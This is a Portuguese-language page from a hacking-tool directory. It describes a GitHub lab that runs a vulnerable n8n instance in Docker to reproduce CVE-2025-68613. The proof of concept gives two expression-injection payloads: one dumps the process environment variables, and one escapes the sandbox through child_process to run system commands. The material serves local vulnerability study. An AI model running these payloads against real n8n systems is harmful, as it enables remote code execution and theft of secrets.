
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/r4j3sh-com/cve-2025-68613-n8n-lab
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebAprendizado e EducaçãoLabs e Prática
GitHubr4j3sh-com/cve-2025-68613-n8n-lab

CVE-2025-68613-n8n-lab

Análise do CVE-2025-68613

Ver Repositório
32há 11 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    297

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Laboratório Local n8n CVE-2025-68613

Este repositório fornece uma configuração simples de Docker Compose que executa uma instância vulnerável do n8n para testes locais de CVE-2025-68613.

Requisitos

  • Docker Desktop ou Docker Engine
  • Docker Compose v2

Início rápido

  1. Inicie o contêiner:

    docker compose up -d
    
  2. Abra o n8n no seu navegador:

    • http://localhost:5678
  3. Faça login com as credenciais padrão definidas em docker-compose.yml:

    • Username: admin
    • Password: password

Parar e limpar

docker compose down

Aviso e segurança

Este ambiente é apenas para testes locais e isolados. Não exponha esta instância à internet pública ou a qualquer rede não confiável. Mantenha-a em um segmento de rede privado, somente local, e separado dos sistemas de produção. Use por sua conta e risco.

Verificar a Vulnerabilidade (Prova de Conceito)

Assim que o contêiner estiver em execução, você pode acessar a interface do n8n em http://localhost:5678. Para testar a vulnerabilidade, você injetará uma carga útil JavaScript maliciosa em um campo de expressão. Passos para Reproduzir:

  1. Faça login: Acesse o painel (se você configurou autenticação básica, use as credenciais fornecidas; caso contrário, crie uma nova conta de proprietário).
  2. Crie um Workflow: Clique em "Add Workflow" ou navegue até https://n8n.example.com/workflow/new.
  3. Adicione um Nó: Adicione um nó "Set".
  4. Injete a Carga Útil: No campo "Value" do nó Set (certifique-se de alternar para o modo "Expression", se disponível, ou simplesmente cole a sintaxe que o n8n interpreta como uma expressão), insira uma das seguintes cargas úteis: Teste 1: Exfiltração de Variáveis de Ambiente Esta carga útil tenta acessar as variáveis de ambiente do processo, que geralmente contêm segredos.
{{ (function() { return this.process.env; })() }}

env exfilteration

Teste 2: Execução Remota de Código (RCE) Esta carga útil tenta carregar o módulo child_process para executar comandos do sistema (por exemplo, whoami).

{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

RCE example for id command

Resultado Esperado: Se o ambiente estiver vulnerável, o painel "Output" do nó Set exibirá o resultado do comando (por exemplo, root ou o usuário do n8n) ou um objeto JSON contendo as variáveis de ambiente. Se a instância estivesse corrigida (por exemplo, versão 1.122.0+), o sandbox retornaria um objeto vazio ou um erro.


Baixar ferramenta




